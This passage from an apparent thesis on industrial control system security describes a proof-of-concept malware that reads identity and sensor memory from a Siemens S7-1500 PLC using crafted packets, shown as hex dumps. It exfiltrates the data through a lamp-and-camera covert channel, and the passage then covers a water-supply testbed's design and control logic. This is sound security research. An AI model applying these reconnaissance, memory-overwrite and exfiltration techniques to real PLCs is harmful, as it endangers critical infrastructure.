The PLC receives, processes and sends the response with the information available on the SZL. Figure 3.12 shows the information retrieved from the PLC. The detail of this information is shown in Table 3.1. Moreover, we also collected the CPU Status crafting and sending a new packet to the PLC. It should be considered that with the information collected so far, the attacker would be able to plan a more sophisticated and tailored attack. For instance, we could explore a database of security vulnerabilities like Common Vulnerabilities and Exposures (CVE) (MITRE, 2020) and look for published vulnerabilities that match the ASName or Module Type. The PLC brand and model may allow the attacker to access vulnerabilities and exploits that might be already available. This information is finally stored and converted to binary as shown in Figure 3.13 The text message is a sequence of the collected information separated by a comma. Moreover, as Siemens PLC addresses the Input and Output memory in fixed spaces, it is possible to access these spaces. Figure 3.14 shows the network packet crafted and the response sent to the PLC.




```
00 00 00 ff 09 01 5c 00  1c 00 00 00 22 00 0a 00   ······\· ····"···
01 53 37 31 35 30 30 2f  45 54 32 30 30 4d 50 20   ·S71500/ ET200MP
73 74 61 74 69 6f 6e 5f  31 00 00 00 00 00 00 00   station_ 1·······
00 00 02 50 4c 43 5f 31  00 00 00 00 00 00 00 00   ···PLC_1 ········
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
00 00 00 00 03 20 20 20  20 20 20 20 20 20 20 20   ·····
20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
20 20 20 20 20 00 04 4f  72 69 67 69 6e 61 6c 20        ··O riginal
53 69 65 6d 65 6e 73 20  45 71 75 69 70 6d 65 6e   Siemens  Equipmen
74 00 00 00 00 00 00 00  05 53 20 43 2d 46 44 53   t·······  ·S C-FDS
35 37 30 39 36 32 30 31  35 00 00 00 00 00 00 00   57096201 5·······
00 00 00 00 00 00 00 00  00 00 07 43 50 55 20 31   ········ ···CPU 1
35 31 36 2d 33 20 50 4e  2f 44 50 00 00 00 00 00   516-3 PN /DP·····
00 00 00 00 00 00 00 00  00 00 00 00 08 00 00 00   ········ ········
```

Figure 3.12 PLC response

Table 3.1 Information extracted from PLC


Tag	Value
Module Type	CPU 1516-3 PN /UP
Serial Number	S C-FDS57096201 5
ASName	S71500/ ET200MP station_1
Vendor	Original Siemens Equipment
Module Name	PLC_1



192.168.0.1,CPU 1516-3 PN/DP,S C-FDS570962015,S71500/ET200MP station_1,Original Siemens Equipment,PLC_1,S7CpuStatusRun

```
0b10000110101000001010101001000000011000100110101001
10001001101100010110100110011001000000010100000100111
00010111101000100010100000001011000101001100100000010
00011001011010100011001000100010100110011010100110 11
10011000000111001001101100011001000110000001100010 01
10101001011000101001100110111001100010011010100110 00
00011000000101111010001010101010000110010001100000 01
10000010011010101000000010000000111001101110100011 0000
10111010001101001011011110110111001011111001100010 01
01100010011110111001001101001011001110110100101101 11
00110000101101100001000000101001101101001011001010 11
01101011001010110111001110011001000000010001010111 000
10111010101101001011100000110110101100101011011100 11
10100001011000101000000100110001000011010111110011 000
10010110001010011001101110100001101110000011101010 10
10011011101000110000101110100011101010111001101010 01
0011101010110111 0
```

Figure 3.13 First message




```
28 63 36 92 bd ca a8 20  66 16 e7 23 08 00 45 00   (c6····  f··#··E·
00 47 00 00 40 00 40 06  00 00 c0 a8 00 32 c0 a8   ·G··@·@·  ······2··
00 01 f6 1e 00 66 49 19  4c 9f 00 04 8f 0f 50 18   ·····fI· L·····P·
ff ff 81 bd 00 00 03 00  00 1f 02 f0 80 32 01 00   ········ ·······2··
00 05 00 00 0e 00 00 04  01 12 0a 10 02 00 02 00   ········ ········
00 81 00 00 20                                     ····
```

```
a8 20 66 16 e7 23 28 63  36 92 bd ca 08 00 45 00   · f··#(c 6·····E·
00 43 92 c8 00 00 1e 06  88 69 c0 a8 00 01 c0 a8   ·C······ ·i······
00 32 00 66 f6 1e 00 04  8f 0f 49 19 4c be 50 18   ·2·f···· ··I·L·P·
10 00 b2 30 00 00 03 00  00 1b 02 f0 80 32 03 00   ···0···· ·····2··
00 05 00 00 02 00 06 00  00 04 01 ff 04 00 10 47   ········ ·······G
a9                                                 ·
```

Figure 3.14 Packet request and response to Input memory IW4

This packet reads the Input area of the PLC memory addressed to the ultrasonic sensor (IW4). As a result, we obtain the value available at that moment (scan) in this area of memory. Furthermore, we crafted additional packets to read the entire space of the PLC memory addressed to Input and Outputs devices. This information could be useful for an attacker who wants to learn about the control process operation. The PLC used in this practical approach has six analogue sensors and two analogue actuators connected to the Input and Output memory. Hence, the information from the Input and Output memory of the PLC are collected and shown in Figure 3.15 along with the description of the characters next to the integer values.



```
18326u,3.2fi,2.5fo,150pi,2322po,5006t,11200pr,15620p:
```

```
0b11000100111000001100110011001000110110011101010010
1100001100110010111000110010011001100110100100101100
0011001000101110001101010110011001101111001011000011
0001001101010011000001110000011010010010110000110010
0011001100110010001100100111000001101111001011000011
0101001100000011000000110110011101000010110000110001
0011000100110010001100000011000001110000011100100010
1100001100010011010100110110001100100011000001110000
00111010
```

Tag	Value
u	Ultrasonic Sensor
pr	Proportional Valve
pi	Pressure In
po	Pressure Out
t	Temperature
fo	Flow Out
fi	Flow In
p	Pump
:	End of Line

Figure 3.15 Second message

C. Exfiltrating data

In the last step, the sensitive information is exfiltrated through a visual channel. It should be noted that in order to succeed in this task the attacker needs to know the output addresses of the lamps in advance. The task of turning on and off the lamps involves writing 0 or 1 to the Output memory of the PLC. To achieve this, we craft and send a packet over the network with that request. The binary message to exfiltrate through the lamps is shown in Figure 3.12 and it contains 942 values. To exfiltrate the message we consider three different scenarios. I) The sensitive information is exfiltrated as fast as possible, II) The sensitive information is exfiltrated adding 0.02 seconds of delay between the packets, and III) The sensitive information is exfiltrated adding 0.5 seconds of delay between the packets. We chose these three scenarios because they allow us to calculate the amount of space required to store the sent message and the time taken to transmit the message under different conditions. Thereby, the attacked can choose a scenario that suits his needs.

D. Data reception and processing

To receive the message, we place a video recorder camera one meter away from the lamps. We record the message using two video resolutions as it is shown in Table 3.2. It is impossible to recover the message when the video camera is recording in normal resolution (720p 30fps) and a delay from 0 to 0.4 seconds is added between the transmission of the packets. Slow-motion resolution, for instance, 720p 240fps, show better performance for this scenario. There are a considerable number of studies for video processing analysis. Thresholding, is a technique used to process still images, it separates the object in observation from the background (Sahoo & Arora, 2006). This technique is effective in detecting changes in video frames, but it is prone to errors due to lighting changes. Another technique used to process video frames is inter-frame differencing. It makes stationary objects disappear and keeps only traces of moving objects between two frames (Tanaka & Miura, 2019). This technique succeeds in detecting temporal changes, but it fails when the objects under review are not sufficiently textured or uniform. To overcome the drawbacks mentioned above, we apply the background subtractor method (Ashwini et al., 2017; W. Zhang et al., 2016) which focuses on detecting the difference between the current frame and the reference frame extracted from the video recording. The main advantage of background substractor is that the background image can be specified manually. An example of this process is shown in Figure 3.15 where the reference frame is extracted at the beginning of the video. This frame has no lights turned on. The current frame, referenced in Figure 3.16 as Frame, varies along with the video sequence. The result of the subtraction of both images is transformed into RGB format because it allows us to analyse the pixels on this image in detail and to detect whether the lamp turned on is Q1 or Q2. Consequently, we can convert the stream of binary sent through the lamps. Finally, the exfiltrated information is converted from binary to text using the same python module called binascii.




Figure 3.16 Imagine processing, background substractor

Table 3.2 Performance comparison with different packet delays

Message (bits)	Delay Between Data Packets	Time Taken to transmit the packets (s)	Resolution Required	Storage required (Mb)
942	0	9.21	720p	26.1
	0.02	29.62	720p	89.92
	0.5	481	720p 30fps	320.67

Unlike the existing work, the WaterLeakage malware is a plug and play malicious software that does not need any configurations nor code installations on the susceptible PLC. It targets the PLC vulnerabilities currently available in the market to exfiltrate its sensitive information such as IP address, sensor related data, CPU model, software version, and different memory spaces (e.g. PLC Input and Output memory). This sensitive exfiltrated information can be obtained during the reconnaissance phase which can further be used by the hacker/malicious insider to launch more devastating cyber-attacks on the ICS.

Currently, exfiltration of data is categorized into three broad areas: Internet of Things (IoT), traditional computer systems, and smartphones, as described in the literature review, in Chapter 2. So far, ICS is briefly included in the IoT category when it comes to the exfiltration of data, however, this research wants to propose a new category for critical infrastructures and control systems which is called ICS. Thus, table 3.3 summarises the performance of different types of existing covert channel methods. Our method shows a faster transmission rate compared to similar exfiltration methods such as (Ronen & Shamir, 2016), moreover, the exfiltrated information corresponds to a critical infrastructure, therefore, an attacker could use this information to execute attacks that will have a greater impact than the study conducted by (Ronen & Shamir, 2016). Our method shows a faster transmission rate compared to (Zheng Zhou et al., 2018), (M Guri et al., 2014) (Ronen & Shamir, 2016) and (Schlegel et al., 2011) which are presented in Table 3.3. One of the advantages presented in our scenario compared to the studies presented in Table 3.3 is that the receiver can be any mobile device with slow motion capability. In the study presented by (M Guri et al., 2014), the receiver requires a specific mobile application while in our approach any standard mobile camera application can capture the message. The study close to ours presented by (Ronen & Shamir, 2016) requires a receiver composed of: Laptop, Light Sensor, Arduino Board and Telescope, which represents a complex scenario when compared to our approach. One feature that the related work does not analyse is the storage required to store the messages when visual channels are used as it can be seen in Table 3.3. This work takes into account the storage of the device because the capture of videos requires considerable amounts of storage as can be seen in figure 3.9.

Table 3.3 Covert channels researches performance comparison

Author	Category	Channel Medium	Infection	Transmitter	Receiver	Distance(m)	Transmission Rate
(M Guri et al., 2014)	IT Networks	FM Signals	AirHopper	Monitor	Mobile Phone	8 - 20	12.5 bit/s
(Ronen & Shamir, 2016)	IoT	Smart Lights	Malware	Lamps	Laptop, Light Sensor, Arduino Board, Telescope	up to 100m	10kb per day
(Zheng Zhou et al., 2018)	IoT	Infrared Signals	Malware	Keyboard with infrared sensor embedded	Smart Tv Box	up to 10m	3.15 bit/s
(Mordechai Guri, Zadov, Bykhovsky, et al., 2018)	IT Networks	Power Lines	Malware	Computer	Electrical Tap connected to computer	N/A	1000 bit/s for the line level
						N/A	10 bit/s for the phase level
(Mordechai Guri, Zadov, Daidakulov, et al., 2017)	IT Networks	Status Leds	Malware	Switch Router	Camera - Light Sensor	N/A	15 bit/s at 30fps with Sony SNCEB600, 120bit/s at 240bps with GoPro Hero5
(Schlegel et al., 2011)	Smartphones	Smartphone Hotline Bank Calls	Soundcomber	File Lock	N/A	N/A	685bps
				Vibration	N/A	N/A	87bps
				Screen Settings	N/A	N/A	5.29bps
				Volume	N/A	N/A	150bps
This Work	ICS	Light	WaterLeakage	Lamps	Digital Camera	20m	102bit/s at 240fps

3.6 Conclusions

In this chapter, the impact of network attacks on the area of memory addressed to the PLC inputs is analysed. The attacks performed could disrupt the control system operation bringing the system to an unstable state. The attacks are performed to the input memory of the PLC; however, it should be noted that it is also possible to execute the same attacks to the PLC output. For instance, the attacker could drive the pump at different speeds by overwriting the space of memory addressed to it.

To show the impact of the attacks to the PLC Memory, a novel stealthy malware named as WaterLeakage is presented. The Malware is capable of collecting and exfiltrating sensitive information such as PLC CPU Model, IP address and values provided by sensors, from a control process using a covert channel attack. Hackers usually exfiltrate sensitive data in a discrete manner, for this reason, we presented different situations, where the frequency of the light is used to exfiltrate the binary message. This depends on the scenario, for example, in some situations, the message might be required to be sent as fast as possible and in others, the slower transmission is more suitable. Moreover, it should also be considered that storage capacity in the receiver might be a key point when planning the attack.

Additionally, we highlight that staff with high knowledge and technical skills pose a considerable risk to the company when they are colluding with the attacker. Additionally, the Input and Output memory of Siemens PLCs are fixed spaces that could be overwritten through the network. It represents a high threat to the control process because the values provided by the sensors connected to the PLC inputs might be manipulated. Besides, the attacker might also compromise the actuators when the Output memory of the PLC is attacked. It should also be considered that PLC models older than the Siemens S7-1200 use fixed spaces for the working memory, as a result, the entire memory could be corrupted and overwritten with values injected by the attacker.

Chapter 4: Clean Water Supply System; A physical approach

4.1 Introduction

This chapter describes the design and implementation of the physical testbed used for cybersecurity analysis of Industrial Control Systems. The testbed represents a model of a Clean Water Supply System (CWSS) in a custom version of the Festo MPA Process Control Rig and the SIMATIC S7-1500 PLC. Through the course of this research, two versions of the CWSS testbed were developed and implemented. The initial model was implemented as a proof of concept, while the second version is more realistic by adding parameters such as water demand. The Festo Rig is modified from its original implementation aiming to make the CWSS more lifelike. Moreover, this testbed implements water demand models based on the real model of power consumption in the UK. Further, this chapter provides the implementation of the hybrid and virtual representation of the CWSS testbed aiming to discuss the benefits and drawbacks of physical testbeds in comparison with its hybrid and virtual counterpart. The output of this Chapter has been sent for publication in ISA Transactions which is a journal of advances and state-of-the-art in the science and engineering of automation and control.

4.2 Research questions

The experiments conducted in this Chapter aim to describe the advantages and disadvantages of using physical, hybrid and virtual testbeds for cybersecurity research on ICS. The research questions that will be answered in the course of this Chapter are described below.

- Research Question 1. How does a hybrid and virtual implementation of a clean water supply system differ during normal operation and under attack scenarios in comparison with the physical model of such system?

- Research Question 2. Can we rely on mechanism of anomaly detection on ICS which are developed and tested on virtual platforms?

4.3 Clean Water Supply System: design and implementation

Currently, cybersecurity research in critical infrastructures is mostly performed in hybrid and virtual testbeds due to the high cost of implementing a physical representation of such system. In Chapter 2, we address the state-of-the-art in the literature related to testbed implementations of physical infrastructures intended for research. For instance, Secure Water Treatment (SWaT) consisting of six different stages, is a testbed that serves as a benchmark among researchers due to its size and complex infrastructure. However, experimentation and access to this testbed are rather limited. Further, the set of attacks used when recording datasets are limited to DoS and Man-In-The-Middle. Those attacks have been studied for years and there is a considerable amount of commercial solutions that already tackle such attacks. For those reasons, we implement our own physical testbed for cybersecurity research which implements a clean water distribution system. This implementation is described in the course of this Chapter.

An uninterrupted clean water supply is an essential utility. Mains water is usually gravity fed to a surrounding area from a water tank located at a height to sustain a suitable delivery pressure. In this exercise, it is considered such a tank to be supplied from a downhole pump providing naturally filtered water from a water table some distance underground. The initial concept of the CWSS testbed was to physically model an uninterrupted clean water supply using the Festo MPA Process Control rig in the configuration shown in Figure 4.1(FESTO, 2015). The aim of the testbed is to maintain the required tank water level set point using one control loop in B102 tank.

The water is pumped via a variable speed drive so that the required tank water level can be maintained while the demand from the tank varies throughout the day. The water level of the tank is measured as the process variable (PV) for closed-loop control of the delivery pump to maintain the required tank water level set point (SP). Minimising pump switching in this way reduces the pressure surges in the supply line and optimises tank storage capacity in event of high demand periods. A solenoid valve V102, simulates the demand from the tank. When the water is in demand, the downhole pump starts transferring water to the main tank until it reaches a set point level. With the original Festo rig configuration, the water going through the pipeline goes to B101 tank using a solenoid valve. This valve can only be either open or close.




Figure 4.1 Default configuration festo rig (on the left). Festo rig control diagram (on the right)

However, for a more realistic approach and also to model a better water demand curve, the configuration of the Festo Rig was modified. The new configuration is shown in Figure 4.2. The solenoid valve, which is tagged with V102 on Figure 4.2, was swapped with the proportional valve, which is tagged with V106. The control implementation was tested after switching the proportional and solenoid valves. The results showed that the water pressure going from the reservoir tank (B102) to the lower tank (B101) making the process of transferring water from B102 tank to B101 tank slower. Hence, the height of the B102 tank had to be increased approximately 25 centimetres to obtain better water pressure as shown in Figure 4.2.

When the water is flowing from B101 tank to the reservoir tank (B102) the state of the solenoid valve is open, thereby the water is able to go through. Nevertheless, one of the issues we encountered was that when the pump is not operating the water accumulated in the pipes returns to B101 tank through the pump, which alters the behaviour of the control system. To solve this issue, the solenoid valve was simulated as a non-return valve; as a result, the water returning when the pump is not operating is stopped.




Figure 4.2 Modified version Festo Rig (on the left). Festo Rig control diagram (on the right)

Further, the default configuration of the Festo Rig includes only one flowmeter, which is placed right after the pump and tagged as FIC B102 in Figure 4.1. This allows implementing a control system which is self-regulation. The water from the main supply is pumped via a piping system. The flow rate is detected by means of an optoelectronic vane sensor.

To expand the implemented control techniques, another flowmeter is added to the Festo Rig and it is placed on the outlet of the reservoir tank (B102). This sensor is tagged as FIC B103 in Figure 4.2. Adding a new sensor allows implementing a feedforward control strategy using the values provided by the flowmeters. Figure 4.2 shows the placement of this sensor tagged as FIC B103. The Festo Rig includes a pressure control function, which involves one pressure tank and one pressure sensor.

This sensor measures the pressure in the pipes when the pump delivers water from B101 tank to B102 tank. Right after B102 tank, we have added another pressure sensor, which is tagged with PI 105 in Figure 4.2, because it allows the implementation of pressure control which is capable of measuring the weight and therefore the height of water inside the reservoir tank (B102).

4.3.1 CWSS testbed architecture

The CWSS testbed adopts the model suggested by NIST Special Publication 800-82 (Stouffer et al., 2015), which is one of the most popular ICS architectures among researchers (Ogundokun et al., 2018). NIST proposes four general levels as discussed in the Literature Review in Chapter 2. Our proposed testbed architecture only implements the first three levels, which are explained below, because these are the ones that compose the entire control process. Level four that describes the corporate network is beyond the scope of this research. Figure 4.3 shows the architecture of the CWSS testbed based on the NIST suggested model.

1. Level 0: Input-Output. This level includes hardware that composes the control system such as sensor and actuators. The CWSS testbed includes the components listed below
    a. One Ultrasonic Level Sensor.
    b. Two Flowmeters.
    c. Two Pressure Sensors.
    d. One Pump.
    e. One Solenoid Valve.
    f. One Proportional Valve.
2. Level 1: field devices. The equipment used to control the operation of the system is located at this level. Such equipment is fed with information that comes from level 0. The CWSS testbed is composed of SIMATIC S7-1500 PLC at level 1.
3. Level 2: supervisory control. This level includes equipment that monitors the status of the process through the information provided by the PLC. The equipment employed to test, and exploit vulnerabilities in the CWSS testbed

is also placed at this level. This equipment is shown in Figure 4.3 and listed as follows:

a. SCADA system running Windows 10
b. Siemens HMI
c. Attacker's computer running Kali Linux.




Figure 4.3 CWSS testbed architecture

4.3.2 PLC coding

The control techniques implemented in the Siemens PLC to control the operation of the model of our clean water supply system (Festo Rig) are described as follows. Table 4.1 summarizes the control techniques implemented and the sensors involved in each technique. The column tag can be mapped to Figure 4.2, on page 92, for a better understanding of the implementation.

Table 4.1 Control techniques implemented in the PLC

Control Technique	Sensor(s)	Tag
PID	Ultrasonic Sensor	LIC/B101
	Pressure Out	PIC/105
Cascade	Flowmeter In - Ultrasonic Sensor	FIC/B102 - LIC/B101
	Flowmeter In - Pressure Out	FIC/B102 - PIC/105
FeedForward	Flowmeter In - Flowmeter Out	FIC/B102 - FIC/B103

A. PID implementation.

The PID controller is a control technique which is based on early mechanical and electronic controllers and consists of three basic control actions:

- Proportional (P). A suitable action inside the control error area to eliminate oscillations.
- Integral (I). Increase in control signal to lead error towards zero.
- Derivative (D). Fast reaction on change on the controller input.

The effect of these parameters can be modified to match or tune the controller to the dynamics of the process to be controlled (Ang et al., 2005). According to the authors (Oku & Obot, 2018) more than 95% of the controllers in the industry are of the PID type controller. There are several forms of the PID algorithm implemented on today's controllers, such as serial, parallel and mixed that achieve similar levels of control. Figure 4.4 shows the representation of the parallel or separated form of PID controller. The controller output (OP) is determined from the error (E) which is obtained by subtracting the process variable (PV) from the Setpoint (SP) (Kamel & Kamel, 2014).




Figure 4.4 Parallel PID controller structure

The PID water level control was implemented on the clean water supply system testbed. The water level of the tank is measured using an ultrasonic transducer to provide the Process Variable (PV). The Output (OP) of the controller was used to regulate the speed of the delivery pump to maintain the required tank water level SetPoint (SP). The controller was implemented on a SIMATIC S7-1500 PLC and tuned using the Ziegler Nichols methodology, which is a heuristic PID tuning rule that provides the optimum values for the PID components: Kp – the controller path gain, Ti, the controller's integrator time constant and Td, the controller's derivative time constant (Valério & da Costa, 2006). This is a well-established method implemented and used in similar water systems as explained in the research provided by (Kamarudin et al., 2018) and (Laily & Abdul-RahmanSyariza, 2016).

The implementation of the PID Control for this control process takes the latest version of the PID block available on Siemens TIA Portal V14. The PID control is allocated inside a cyclic interrupt block which is active every 100ms. The Setpoint value is set via the HMI interface. This value is stored in an optimized datablock and then forwarded to the PID Control. The process variable is previously calculated using the values obtained from the ultrasonic sensor or pressure sensor. These values are obtained from the analogue input memory of the PLC. The output value of the PID control represents the required speed at the pump on the scale of 0 to 100 percent. However, it is required to convert the PID output into a value understandable for the pump controller. To achieve this, we created a function block that converts this representative speed in % to an integer value between 0 and

27648 for the D/A process. Finally, this value is written in the digital analogue output memory of the PLC.

B. Cascade controller implementation.

Cascade control is a control strategy used to improve the control performance over a single loop controller. The cascade architecture consists of two controllers, requiring two measured process variables and one final output. The outer loop controller's output is suitably ranged to become the inner loops set point. In this implementation, the clean water supply system can be also controlled by a cascade control, as shown in Figure 4.5. The cascade control technique is beneficial when the inner loop is at least three times more dynamic than the outer loop, as it is in our scenario. We started designing and implementing the PID controller, for the model of a clean water supply system, in the inner loop. The parameters used are the flow_in as the process variable (PV2), and its setpoint is given by the output from the outer loop controller (OP1). For the outer loop, the process variable is the reservoir tank level via the ultrasonic sensor or the pressure_out (PV1) and its setpoint (Level SP) is the desired tank level provided by the operator. The primary controller is in the range of 0 to 100. The secondary controller expects a setpoint in the range of 0 to 4. This is because the maximum flow of this control system is 4.1 litres/min when the pump is working at 100% of its capacity. As a result, the output from the primary controller is scaled down. The output from the secondary controller drives the pump and maintains the water level in the reservoir tank.




Figure 4.5 Cascade water level controller

C. Feedforward controller implementation.

Feedforward control systems measure the disturbance and modify the controller output before the process variable has time to respond. For this to be successful, the designer requires to understand how the disturbance will affect the process variable. In this work, we have also applied this control strategy. In this case, the disturbance will be the change in the outlet flow from the reservoir tank. If we are controlling the tank water level using Cascade control, we can feed this forward to the inner loop SP as shown in Figure 4.6.




Figure 4.6 Cascade level control with feedforward

D. Water demand models

To simulate clean water demand of a small town, a water demand model was constructed which is represented in Figure 4.7. The X-axis represents 24 hours of a day and the Y-axis represents the value applied to the space of memory addressed to the proportional valve. Unfortunately, the existing literature does not have models of water demand for small towns, nor are there public records available in the UK. For this reason, our water demand model was built based on the energy consumption in the UK available on this site (NORDPOOL, 2018). It can be argued that the simulation only represents one week and in some cases the water demand might variate depending on various factors over longer periods. For instance, water demand during the summer might be higher than during the winter, or even during the holidays. However, for experimental purposes the water demand model ignores such variances. These models are stored in the PLC.

